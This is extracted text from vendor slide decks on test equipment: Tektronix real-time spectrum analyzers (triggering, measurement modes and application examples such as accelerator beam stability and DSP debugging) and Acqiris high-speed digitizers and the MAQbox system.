10 KHz	3200	16 KS/s	26.696 Hz	68.267 min
5 KHz	6400	8 KS/s	13.348 Hz	136.53 min
2 KHz	16000	3.2 KS/s	5.339 Hz	5.69 hour
1 KHz	32000	1.6 KS/s	2.67 Hz	11.38 hour
500 Hz	64000	800 S/s	1.335 Hz	22.76 hour
200 Hz	160000	320 S/s	0.533918 Hz	2.37 day
100 Hz	320000	160 S/s	0.266959Hz	4.74 day


The Noise Bandwidth (NBW) is approximately 3dB BW + 6%

Tektronix

## Real Time Spectrum Analysis Capabilities

### Analysis - Practical Examples

- ▶ Measuring FM Modulated Signal with a Transient
- ▶ Multi-domain view allows correlation of events and measurements
- ▶ Zoom in to a portion of interest of the captured signal
- ▶ Analyzer Settings:
  - Span 2 MHz
  - Acquisition length 320ms
  - Spectrum frame time 320µs
  - FM Modulation time resolution 320ns




Tektronix

## Real Time Spectrum Analyzer Concepts

### The Real Time Spectrum Analyzer Advantage


- ▶ **Trigger** on any change in the monitored spectrum
- ▶ Seamlessly **capture** and store a span of RF frequencies at once
- ▶ **Analyze** how the frequency and amplitude changes over time



Tektronix

## Real Time Spectrum Analysis Capabilities


### Triggering Block Diagram



Tektronix

## Frequency Mask Trigger

- ▶ Define a frequency mask which can be used to trigger on specific events in the frequency domain
- ▶ Reliably detect and capture elusive RF signals that a level trigger cannot see in a crowded spectral environment




Tektronix

## Real Time Spectrum Analysis Capabilities


### Continuous Trigger

- ▶ Trigger is always “alarmed” – triggers, captures, displays and then waits for next trigger
- ▶ Ideal for capturing a lot of information about a relatively slow or irregular repeating signal



Tektronix

## Tektronix Total Solution



Tektronix

## Three Measurement Modes

Analyze

- ▶ **1. S/A Mode:**
  - Real-time spectrum analysis
  - Traditional spectrum analysis
- ▶ **2. DEMOD Mode:**
  - General purpose analog modulation analysis
  - General purpose digital modulation analysis
  - Standards based modulation analysis
- ▶ **3. TIME Mode:**
  - Time domain transient analysis
  - CCDF analysis
  - Pulse analysis

Tektronix

## S/A Mode - Spectrum Analyzer

Analyze

- ▶ **Traditional Spectrum Analysis**
  - For wide spans, the measurements are similar to a swept spectrum analyzer since the full span is not measured simultaneously. A wide span is measured in 10 MHz steps.
  - Acquisitions are made on a frame-by-frame basis, not in long acquisition blocks of many frames
  - Includes wide span, RBW filtering, FFT setup, and averaging (not available in Real-Time S/A mode)
  - No trigger functions available




Tektronix

## S/A Mode - Real-time S/A

Analyze

- ▶ **Real-time Spectrum Analysis**
  - Max capture bandwidth is 10, 15 or 36 MHz (depending on the RTSA model) for RF signals and 40 MHz for baseband IQ signals
  - # of FFT points is fixed at 1024 with Blackman-Harris 4B window
  - The acquisition length may include up to 64,000 frames
  - There is no post-FFT resolution bandwidth processing or averaging (RBW is determined by span setting)
  - All triggering modes available




Tektronix

## Demod Mode

Analyze

- ▶ **Analog modulation analysis**
  - AM, FM, PM
- ▶ **General purpose digital modulation analysis**
  - 16QAM, 64QAM, 256QAM, BPSK, QPSK,  $\pi/4$  DQPSK, 8PSK, GMSK, GFSK, PDC, PHS, NADC, TETRA, CDPD, Bluetooth,
- ▶ **Standards based analysis**
  - W-CDMA UL & DL cdma2000, 1xEV-DO, GSM/EDGE, W-LAN ...




Tektronix

## Time Mode

Analyze

- ▶ **Transient Analysis**
  - Power vs. time
  - Frequency vs. time
  - IQ vs. time
  - Pulse analysis
- ▶ **CCDF**
  - Complementary Cumulative Distribution Function
  - Power statistics of RF signals





Tektronix

## Applications for the RSA Particle Accelerators

- ▶ High energy physics
  - Research involving an accelerator such as a cyclotron, synchrotron, or linear accelerator to isolate discrete sub-atomic particles such as protons and electrons
- ▶ Research areas
  - Collision experiments – discovery of new elementary particles like quarks and leptons, validation or contradiction of theoretical principles of quantum physics and relativity
  - Radiation experiments – medical applications such as cancer treatment, material science investigations

Tektronix

## Applications for the RSA Synchrotron beam stability measurement




**Spectrogram shows behavior over time.**  
\*Instability appears as transient FM or distortion.

**Spectral differences stable vs. unstable**

Tektronix

## Time-correlated Multi-domain Analysis

- ▶ Analyze RF signals simultaneously in frequency, time, and modulation
- ▶ Use the flexible analysis windows to select and zoom in on the desired portion of the captured signal




Tektronix

## Real Time Spectrum Analysis Capabilities Analysis - Practical Examples

- ▶ Measuring an Oscillator - Settling Characteristics

- ▶ Spectrogram shows the frequency vs. time view with amplitude


- ▶ Analyzer Settings:
  - Span 5MHz
  - Frequency resolution 12.52kHz (NBW)
  - Spectrogram time resolution 160 ms
  - Acquisition length up to 2.56s
  - Trigger Event BW: 5MHz



Tektronix

## PLL Measurements: Capturing Transient Events

- ▶ Real-Time Spectrum Analyzers can capture the transient event by triggering the instant the output of the PLL changes
- ▶ Capturing a seamless history of the signals enables the non linear behavior to be analyzed in both the time and frequency domains




Tektronix

## Real Time Spectrum Analysis Capabilities

### Analysis - Practical Examples

- ▶ Analyzing a change in the spectrum – Power BW Trigger
- ▶ Frequency Domain Trigger is frequency selective
- ▶ Power BW trigger triggers on the total power level in displayed span
- ▶ Analyzer Settings:
  - Span 2 MHz
  - Acquisition length 32ms
  - Power BW Trigger -5 dB of the Full scale



Tektronix


## Real Time Spectrum Analysis Capabilities

### Analysis - Practical Examples

- ▶ Analyzing different parts of the signal – selecting your analysis window
- ▶ Flexible Time, Frequency and Modulation analysis windows enable you to view all the details

High Depth AM

Low Depth AM




Tektronix

## Real Time Spectrum Analysis Capabilities

### Analysis - Practical Examples

- ▶ Zooming in to analyze a small part of the signal




Tektronix



# Real Time Spectrum Analysis Capabilities

## Analysis - Practical Examples



### Analyzing the next part of the signal



Tektronix

# Applications for the RSA

## Measuring spurs and low level noise



**Pulse spectrum can mask low level signals.**

\*Customer can turn off PG to look for noise sources that may be masked by pulsed RF spectrum.


**Spurs at -90 dBm easily visible between pulses.**

\*caused by PSU. Not seen on scope (50db below noise floor).

Tektronix

# Applications for the RSA

Gating measurements within a pulse with very low rep rate.



**Analyzing the spectral content inside a pulse.**

\*Spectrogram proves we are looking at a spur, not just noise.

**Measuring a close-in harmonic at -72 dBc.**

\*Can now see close-in intermodulation. Accelerator can now be tuned in "real time"

Tektronix

# Digital RF Measurement Challenges

## Problem:


- ▶ Example where Hardware and software are being integrated in Software Defined RF device( for example software controlled radio)
  - Importing external waveform code into internally developed hardware platform

## Example:

- ▶ Customer's signal is a BPSK modulated 400MHz carrier. Symbol rate is 250kSym/s.
  - Customer is experiencing intermittent spectral containment violations (i.e. I/Q Splatter)

Tektronix


# Tektronix Total Solution



- The RSA has triggered on the spectral containment violation using Frequency Mask Trigger.
- In addition, the RSA has demodulated the BPSK signal, calculated EVM, and tracked the frequency deviation in the carrier (Freq Error here is -370Hz) on a burst by burst basis.
- The RSA has triggered the TDS which has acquired the DAC output for the "I" baseband waveform. The TDS has triggered the TLA, and using iView, the DAC output from the TDS is integrated and time correlated with TLA acquisition from the DAC input.



# Tektronix Total timing, state and RF measurement Solution



- From the RSA Spectrogram, it is apparent that every 6<sup>th</sup> burst is violating the Frequency Mask
- From the TLA, it is apparent that the analog out and digital input to the DAC correlate. It is also apparent that every 6<sup>th</sup> burst is different. Zooming in on the n<sup>6</sup><sup>th</sup> bursts shows that it appears to be unfiltered.
- DSP code can then be analyzed to determine bug causing the unfiltered burst


**Capture and Analyze Digital Bugs from the Frequency Domain!**



# Wide-band signal analysis with the synchronous operation of

## WCAs

- ▶ Interference of IEEE802.11b and Microwave oven to the Bluetooth signals
- ▶ Measurement bandwidth : 90MHz




90MHz Span  
Bandwidth of 90MHz



# Spectrum Monitoring

## Finding the Spread Spectrum Signal (1)


Noise Floor?



# Spectrum Monitoring

## Finding the Spread Spectrum Signal (2)

No...there is a signal hiding In there



Vielen Dank !



[www.tektronix.com](http://www.tektronix.com)

## Real-Time Spectrum Analysers





Tektronix

Tektronix

## Leading the Way...



## The Four Axis of Acqiris Technical Developments

-  **Smaller Size and Lower Power Consumption**  
Integration of dedicated ASICs
-  **Higher Data Throughput**  
Large on-board memory  
On-board processing, ping-pong memory and data reduction
-  **Better Measurement Fidelity and Signal Integrity**  
Dedicated ASICs (low noise, high clock accuracy, TTI)
-  **Software for Faster Time to Market**  
Acqiris Software enables rapid development and shorter times to markets




## Overview





- ▣ **The Four Axis of Acqiris' Technical Development**
- ▣ **Acqiris Data Acquisition Chipset**
- ▣ **AC240 and SC240 New**  
8-bit, 2 GS/s Digitizers with On-Board FPGA Processing
  - Technology, Performance, Applications
- ▣ **DC282, DC252 and DC222 New**  
10-bit, 8 GS/s Digitizers
  - Technology, Performance, Applications
- ▣ **MAQbox**  
A Modular Instrument for Data Acquisition



## Acqiris Data Acquisition Chipset



### AC240, 8-bit, 2 GS/s Digitizer with On-Board FPGA

-  Single-slot 6U CompactPCI, 20-40 W (firmware dependant), 2- and 1-Ch, with Xilinx Virtex II Pro FPGA
-  On-board FPGA  
Real-time data calculation (Average, FFT, etc) 100 MB/sec to host PC, 32-bit/33 MHz PCI
-  8-bit, 2 GS/s, 1 GHz BW  
SFDR, > 55 dB @ 10 MHz, > 40 dB @ 400 MHz
-  Drivers for Windows, Phar Lap ETS, VxWorks and Linux.  
Support for LabWindows/CVI and LabVIEW, C/C++, Microsoft Visual Basic



### Acqiris & RF Engines partner to develop real-time signal processing for high-speed digitizers

**Applications:**  
**Laser control:**

Frequency measurement and feedback control of laser pulses of less than 100 ns, with frequency detection accuracy of less than 3 kHz (rms) over a frequency range of 40 MHz to 120 MHz.

**Radio Astronomy:**  
Real-time FFT, 32 000 points at 2 GS/s



*"We are delighted to be working with Acqiris who have a tremendous record for producing world class data acquisition and processing systems."*

John Summers, VP of Sales and Business Development, **RF Engines**







### AC240, 8-bit, 2 GS/s Digitizer with On-Board FPGA



Xilinx Virtex II Pro FPGA  
XC2VP70



### SC240, 8-bit, 2 GS/s Digitizer with On-Board FPGA and Fast Front Panel Data Output

-  Single-slot 6U CompactPCI, 20-40 W (firmware dependant), 2- and 1-Ch, with Xilinx Virtex II Pro FPGA
-  **Optical Data Links**  
2 fiber version **5 Gbps**  
10 fiber version **25 Gbps**
-  8-bit, 2 GS/s, 1 GHz BW  
SFDR, > 55 dB @ 10 MHz, > 40 dB @ 400 MHz
-  Drivers for Windows, Phar Lap ETS, VxWorks and Linux.  
Support for LabWindows/CVI and LabVIEW, C/C++, Microsoft Visual Basic








Leading the Way

**NEW**


**SC240, 8-bit, 2 GS/s Digitizer with On-Board FPGA**

**Optical Data Links (ODL)**  
2 bi-directional optical links,  
each capable of 2.5 Gbps  
10 fiber version with aggregate  
throughput of up to 25 Gbps



Xilinx Virtex II Pro FPGA  
XC2VP70



Leading the Way

**NEW**

**DC282, DC252 and DC222, 10-bit, 8 GS/s Digitizers**





Atmel TS83102G0B  
10-bit 2 GS/s ADC



Leading the Way

**NEW**

**DC282, DC252 and DC222, 10-bit, 8 GS/s Digitizers**

-  Single-slot 6U CompactPCI < 50 W  
4-, 2- and 1-ch
-  Up to 500 MB/sec to host PC  
64-bit/66 MHz PCI
-  10-bit, 8 GS/s, up to 3 GHz BW  
Clock accuracy ~1 ppm
-  Drivers for Windows, Phar Lap ETS,  
VxWorks and Linux.  
Support for LabWindows/CVI and LabVIEW,  
C/C++, Microsoft Visual Basic and the  
MATLAB Data Acquisition Toolbox.






Leading the Way


**DC282, DC252 and DC222, 10-bit, 8 GS/s Digitizer**

**Applications**

- High-speed transmission ( WLAN)
- Radar development to improve resolution  
and distance measurement accuracy
- Physics developments in Quantum  
Electronics
- Experiments:
  - Single electron transistor studies
  - Measurement of electron movement in  
nanostructures/nanowires
  - Developments in Quantum Computing



More information from the Centre for Quantum Computation  
<http://www.qubit.org/>



Leading the Way



## MAQbox


### A Modular Instrument for Data Acquisition



Leading the Way

## MAQbox

### A Multichannel System for High Speed Measurements




- Focuses on applications requiring Data Acquisition of many Channels. (8 to 80 channels)

**Small size**

- 3 slot CompactPCI crate housing up to 8 channels
- 5 slot CompactPCI crate housing up to 16 channels
- 8 slot CompactPCI crate housing up to 28 channels
- 21 slot CompactPCI crate housing up to 80 channels

**Low power**

- Typically less than 15 watts per channel



Leading the Way

## MAQbox

### Maximum Channel Density and Maximum Flexibility



- Offers a choice of housings to match systems requirements.
- Provides a wide range of capabilities that can not be matched by Non-Modular Instruments.
- A Turnkey Solution that eliminates the need for Extensive Software Development
- Error free wiring and speedy parameters set up
- Easy control of multiple traces on a single display
- Remote Controllable over Ethernet
- Can be tailored and Scaled over time



Leading the Way

## MAQbox

### A choice of housings to match systems requirements




## MAQbox

A wide range of Digitizing capabilities that can not be matched by Non-Modular Instruments


Specification	8-bit Family	10-bit Family	12-bit Family
Channels/Module	1, 2 or 4	1, 2 or 4	2
Bandwidths	150 MHz - 1GHz	1.5 GHz to 3 GHz	50 MHz - 300 MHz
Sampling Rates	500 MS/s - 4 GS/s	2 GS/s - 8 GS/s	100 MS/s - 400 MS/s
Standard Memory/channel	From 128 kpoints	From 256 kPoints	4 Mpoints
Optional Memory/channel	Up to 32 Mpoints	Up to 1 Gpoints	N/A
ASBus Support	Up to 28 channels	Up to 80 channels	Up to 14 channels
Control I/O	Model Dependant	Yes	Yes



## AcqirisMAQS

Error free wiring and speedy parameters set up

- The *Channel View* tree to visualize and organize all the connected digitizer channels, showing operational states, and locations in the acquisition system.
- A *Instrument Properties* table facilitates the setting of all data acquisition parameters



## AcqirisMAQS

Eliminates the Need for Extensive Software Development


- MAQbox includes AcqirisMAQS, a user friendly interface software
- MAQbox behaves like a multichannel digital oscilloscope
- Autosetup* mode to quickly find unknown signals
- Adjust* mode for interactive editing of main acquisition parameters



## AcqirisMAQS

